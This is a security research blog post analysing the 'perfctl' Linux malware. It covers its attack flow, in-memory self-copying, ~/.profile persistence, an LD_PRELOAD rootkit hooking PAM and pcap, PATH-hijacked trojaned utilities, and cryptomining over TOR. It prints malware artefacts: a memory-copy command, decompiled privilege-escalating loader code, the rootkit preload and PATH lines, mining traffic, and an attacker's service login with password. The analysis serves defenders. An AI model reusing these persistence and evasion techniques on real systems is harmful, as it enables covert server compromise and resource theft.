perfctl: A Stealthy Malware Targeting Millions of Linux Servers

aquasec.com/blog/perfctl-a-stealthy-malware-targeting-millions-of-linux-servers/

October 3, 2024

In this blog post, Aqua Nautilus researchers aim to shed light on a Linux malware that, over the past 3-4 years, has actively sought more than 20,000 types of misconfigurations in order to target and exploit Linux servers. If you have a Linux server connected to the internet, you could be at risk. In fact, given the scale, we strongly believe the attackers targeted millions worldwide with a potential number of victims of thousands, it appears that with this malware any Linux server could be at risk.

We discovered numerous incident reports in community forums, all describing indicators of compromise linked to this malware. The community has widely referred to it as the "perfctl malware," and we have adopted this name.

This post will explore the malware's architecture, components, defense evasion tactics, persistence mechanisms, and how we managed to detect it. Perfctl is particularly elusive and persistent, employing several sophisticated techniques, including:

It utilizes rootkits to hide its presence.

When a new user logs into the server, it immediately stops all "noisy" activities, lying dormant until the server is idle again.

It utilizes Unix socket for internal communication and TOR for external communication.

After execution, it deletes its binary and continues to run quietly in the background as a service.

It copies itself from memory to various locations on the disk, using deceptive names.

It opens a backdoor on the server and listens for TOR communications.

It attempts to exploit the Polkit vulnerability (CVE-2021-4034) to escalate privileges.

In all the attacks observed, the malware was used to run a cryptominer, and in some cases, we also detected the execution of proxy-jacking software. During one of our sandbox tests, the threat actor utilized one of the malware's backdoors to access the honeypot and started deploying some new utilities to better understand the nature of our server, trying to understand what exactly we are doing to its malware.

Elusive Malware Dominates Developer Forums

Our story begins with an attack we monitored on one of our honeypots. Typically, we check if anyone has already documented the attack, as this allows us to analyze it more thoroughly and compare our findings with those of other researchers. However, in this case, we found no report about the malware that had targeted our honeypot.

What we did find, though, were numerous references to a `perfctl` malware, this immediately drew our attention, as this was one of the names of our malware. These are in various languages across several developer communities and forums, we carefully reviewed these posts and found that the indicators of compromise mentioned in them are the same as the ones we've seen in our attack. Usually in some of these posts you can find replies with links to reports about the malware written by researchers. But in this case, however, none of these had links to such reports. Here are some of the posts we came across: Reddit, freelancer, Stack Overflow (Spanish), forobeta (Spanish), brainycp (Russian), natnetwork (Indonesian), Proxmox (Deutsch), Camel2243 (Chinese), svrforum (Korean), exabytes, virtualmin, serverfault and many others.

The name `perfctl` comes from the cryptominer process that drains the system's resources, causing significant issues for many Linux developers. By combining "perf" (a Linux performance monitoring tool) with "ctl" (commonly used to indicate control in command-line tools), the malware authors crafted a name that appears legitimate. This makes it easier for users or administrators to overlook during initial investigations, as it blends in with typical system processes.

Towards the end of our research, we saw the first report covered by the researchers of Cado Security, but they only tell a very small part of the story of perfctl malware.

The Attack Flow

After exploiting a vulnerability (as in our case) or a misconfiguration, the main payload is downloaded from an HTTP server controlled by the attacker.

In our case, the main payload was named `httpd`, and it demonstrated multiple layers of execution, showcasing a deliberate design to ensure persistence and evade detection. Once executed, the main payload copies itself from memory to a new location in the '/tmp' directory, runs the new binary from there, terminates the original process, and then deletes the initial binary to cover its tracks.

The main payload is now executed from the `/tmp` directory under a different name. Based on what we've seen the malware chose the name of the process that originally executed it, thus it looks less suspicious, if the system is examined.

In our case the malware was executed by `sh`, thus the name of the malware was changed from `httpd` to `sh`. At this point, it functions as both a dropper and a local command-and-control (C2) process. The malware contains an exploit to CVE-2021-4034, which it is trying to run in order to gain root privilege on the server.

The malware continues to copy itself from memory to half a dozen other locations, with names that appear as conventional system files. It also drops a rootkit and a few popular Linux utilities that were modified to serve as user land rootkits (i.e. ldd, lsof). A cryptominer is also dropped and in some executions, we also observed some proxy-jacking software transferred from a remote server and executed.

As part of its command-and-control operation, the malware opens a Unix socket, creates two directories under the `/tmp` directory, and stores data there that influences its operation. This data includes host events, locations of the copies of itself, process names, communication logs, tokens, and additional log information. Additionally, the malware uses environment variables to store data that further affects its execution and behavior.

All the binaries are packed, stripped, and encrypted, indicating significant efforts to bypass defense mechanisms and hinder reverse engineering attempts. The malware also uses advanced evasion techniques, such as suspending its activity when it detects a new user in the `btmp` or `utmp` files and terminating any competing malware to maintain control over the infected system.

Below is the complete attack flow:




Figure 1: The entire attack flow

As noted earlier, numerous files are written to disk or modified, primarily in the `/tmp`, `/usr`, and `/root` directories, as shown in the diagram below.





Figure 2: Files dropped or written to disk

In this blog and its appendices, we will explain the purpose of these files and the role each plays in the attack flow.

Perfctl Attack Highlights

The main binary `httpd` is a packed, stripped and obfuscated `ELF (MD5: 656e22c65bf7c04d87b5afbe52b8d800)`. If you type the download url in the browser the integer `1` is printed to screen. If you try downloading the `.php` file without a specific user agent, you will receive a file with the integer `1`. This response indicates that this file is completely innocent. But if you use the correct user agent it will drop the malware (size of ~9mb). This is a clever way to conceal the malware.

After it is downloaded and executed the malware copies itself from memory using another running process name, and it saves the process ID of that running process under `/tmp/.apid`.



```
/bin/sh -c cp /proc/162/exe /tmp/.perf.c/sh && chmod +x /tmp/.perf.c/sh
```

Figure 3: httpd is copying itself from memory

`Httpd` then stops and deletes itself. This technique is called 'process masquerading' or 'process replacement' and it's done for defense evasion and obfuscation. It can make security researchers life a bit harder to follow the malware execution flow.


The new Httpd binary is now saved in the `/tmp` directory under the name of the process that executed it `sh` in our case, but we've also seen other names when we used other processes to run it. The binary `sh` is also copying itself from memory to various locations, as it saves itself as `libpprocps.so` and also as `/root/.config/cron/perfcc`, `/usr/bin/perfcc`, and `/usr/lib/libfsnkdev.so`. In annex 3 – The main payload below, we discuss in detail about this and explain our hypothesis to why the threat actor chose these names. This shows of a thought in regard to persistence as the malware author creates a lot of locations to which the malware is copied.

Persistence

The attacker modifies the `~/.profile` script, which sets up the environment during user login. This script is designed to execute the malware first, followed by the legitimate workload expected to run on the server. It checks if `/root/.config/cron/perfcc` is an executable file, and if so, it runs the malware.

Additionally, the script ensures that in Bash environments, the `~/.bashrc` file is executed, applying user-specific configurations such as aliases and environment variables—likely to maintain normal server operations while the malware runs. Finally, the script suppresses `mesg` errors to avoid any visible warnings during execution.

The binary `wizlmsh` is dropped to `/usr/bin` (MD5: ba120e9c7f8896d9148ad37f02b0e3cb). It is a very small binary (12kb), that runs as a service in the background. Initially, it receives argc, and argv, and verify the execution of main payload (httpd) after it is written into `/tmp` either as `sh` or `bash` or any other name. It is responsible for the persistence of perfctl malware.



```
AM_MD5 = (void *)ai_perform_md5_hashing(*(undefined8 *)(AM_binary + 8));
if (AM_MD5 == (void *)0x0) {
  AM_returned_value = 0xfe;
}
else {
  AM_temp_flag = memcmp(AM_MD5,PTR_DAT_00302070,0x10);
  if (AM_temp_flag == 0) {
    free(AM_MD5);
    if (AM_argc < 0xf) {
      AM_Malware_name_SH = "sh";
      AM_Malware_pathname_SH = "/bin/sh";
      AM_Malware_name_BASH = "bash";
      AM_Malware_pathname_BASH = "/bin/bash";
      AM_temp_flag = access("/bin/bash",0);
      if (AM_temp_flag == 0) {
        AM_Malware_name = AM_Malware_name_BASH;
        AM_Malware_pathname = AM_Malware_pathname_BASH;
      }
      else {
        AM_temp_flag = access(AM_Malware_pathname_SH,0);
        if (AM_temp_flag != 0) {
          return 2;
        }
        AM_Malware_name = AM_Malware_name_SH;
        AM_Malware_pathname = AM_Malware_pathname_SH;
      }
      memset(AM_argv,0,0x80);
      AM_argv[0] = AM_Malware_name;
      for (AM_loop_var = 2; AM_loop_var < AM_argc; AM_loop_var = AM_loop_var + 1) {
        AM_argv[AM_loop_var + -1] = *(char **)(AM_binary + (long)AM_loop_var * 8);
      }
      setresuid(0,0,0);
      setresgid(0,0,0);
      execve(AM_Malware_pathname,AM_argv,AM_envp);
```

Figure 4: wizlmsh main function


Defense Evasion

The rootkit has several purposes. One of the main purposes is to hook various functions and modify their functionality. The rootkit itself is an ELF 64-bit LSB shared object (.so) file named `libgcwrap.so` (MD5: 835a9a6908409a67e51bce69f80dd58a). The rootkit is using LD_PRELOAD to load itself before other libraries.

```
/lib/libgwrap.so OSLDzm0K5nqROAs
```

Figure 5: The revised LD_Preload content

It does various interesting manipulations, including hooking to Libpam symbols. Specifically, to the function `pam_authenticate`, which is used by PAM to authenticate users. Hooking or overwriting this function could allow unauthorized actions during the authentication process, such as bypassing password checks, logging credentials, or modifying the behavior of authentication mechanisms.


Symbol Tree

```
> l
> f md5String
> open
v p
    > f pam_authenticate
    > f pcap_loop
    > f prctl
v r
    > f read
    > f readdir
    > f readdir64
    > f recvmsg
    > f rmdir
v s
    > f sha256_final
    > f sha256_init
    > f sha256_transform
    > f sha256_update
    > f stat
    > f stat64
    > f syscall
v unlink
    > f unlink
    > f unlinkat
> Labels
> Classes
```

Figure 6: Functions the rootkit hooks

In addition, the rootkit is also designed to hook Libpcap symbols, specifically to the function `pcap_loop`, which is widely used for capturing network traffic. This is used to prevent recording of the malware traffic.

The threat actors are also using a few user land rootkits. They drop a few legitimate utilities such as `ldd`. These utilities were modified to hide specific attack elements. So, if the rigged crontab is used, for instance, it won't show cron jobs created during the attack.

In the first step the malware replaces the `/etc/profile` so the path will be set on `/bin/.local/bin:$PATH`. In this path the threat actor is bypassing the directory where the utilities are called from. We've seen in some malware runs 2 binaries and in other 4 binaries, depending on which utilities exist originally on the server.

In our attacks the malware dropped `crontab`, `lsof`, `ldd` and `top`. These tweaked binaries will hide malicious activities, in case someone is using them.

```
export PATH=/bin/.local/bin:$PATH
```


Figure 7: The new content inserted by the threat actor to '/etc/profile'

In appendix 5 – User land rootkits we explain in detail why we think these utilities were chosen by the threat actor.

Main Impact

The main impact of the attack is resource hijacking. In all cases we observed a monero cryptominer (XMRIG) executed and exhausting the server's CPU resources. The cryptominer is also packed and encrypted. Once unpacked and decrypted it communicates with cryptomining pools.

As reflected in Figure 8 below, the cryptomining pools are accessed via TOR.




```
.........>tivdagigpkjr6sn7futgyripfq3bao6yfgxnhx7eansqysvk2mttfwyd.onion.P..........{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent":"XMRig/6.20.0 (Linux
x86_64) libuv/1.41.1-dev gcc/9.4.0","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-
heavy/xhv","cn-pico","cn-pico/tlo","cn/upx2","rx/0","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/ninja","ghostrider"]}}
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"eac69e31dcb8bc29","job":{"blob":"1010c186d2b706033ccd6ac38195da86ea8797f82a5b080ddb2a876ea19e8b6f6d1d77cec021740000004a1330c887f60f2f9
7f41d6b2ade2eab7f27fb304e83a74d830b97cc36bc9dd64477","job_id":"756169","target":"f3220000","algo":"rx/0","height":3245457,"seed_hash":"796164fb6a849c0c7ca05ba26c084801ba417411eb1b030dbed9
96798e89833a"},"extensions":["algo","nicehash","connect","tls","keepalive"],"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"1010cb86d2b706033ccd6ac38195da86ea8797f82a5b080ddb2a876ea19e8b6f6d1d77cec021740000004a4a1b025a4ba6b02576b612c38025f1b98ff44dcb6db9dcde0a6
099ab7a53e24179","job_id":"756170","target":"f3220000","algo":"rx/0","height":3245457,"seed_hash":"796164fb6a849c0c7ca05ba26c084801ba417411eb1b030dbed996798e89833a"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"1010d586d2b706033ccd6ac38195da86ea8797f82a5b080ddb2a876ea19e8b6f6d1d77cec021740000004aaa930a2f67ce79164bbcfde4c1050fa3909ec7e4b81021fe943
1a4e37cf59cef7d","job_id":"756171","target":"f3220000","algo":"rx/0","height":3245457,"seed_hash":"796164fb6a849c0c7ca05ba26c084801ba417411eb1b030dbed996798e89833a"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"1010df86d2b706033ccd6ac38195da86ea8797f82a5b080ddb2a876ea19e8b6f6d1d77cec021740000004adccaa4917818d7c61e6463aceee99415e4535be4102e414322e
92ecf39152a027e","job_id":"756172","target":"f3220000","algo":"rx/0","height":3245457,"seed_hash":"796164fb6a849c0c7ca05ba26c084801ba417411eb1b030dbed996798e89833a"}}
{"jsonrpc":"2.0","method":"job","params":{"blob":"1010e986d2b706033ccd6ac38195da86ea8797f82a5b080ddb2a876ea19e8b6f6d1d77cec021740000004a1f437996f89b58ca821b38b0f17b13cf170d2ea90457d390a9f
6a531dc351f3b8301","job_id":"756173","target":"f3220000","algo":"rx/0","height":3245457,"seed_hash":"796164fb6a849c0c7ca05ba26c084801ba417411eb1b030dbed996798e89833a"}}
```

Figure 8: Cryptomining traffic

Moreover, in some of the attacks we've seen proxy-jacking via various vendors. We've seen the communication with the following domains: `bitping.com`, `earn.fm`, `speedshare.app`, and `repocket.com`.

The domain repocket.com, for instance, is associated with the Repocket platform, which is a service that allows users to earn money by sharing their unused internet bandwidth.

In addition, we can observe the usage of the bitping daemon usage, which provide similar bandwidth payment services.




```
./bitpingd login --email decentrariz@proton.me --password riHQWwbrEe3MbyAEpW7Z
```

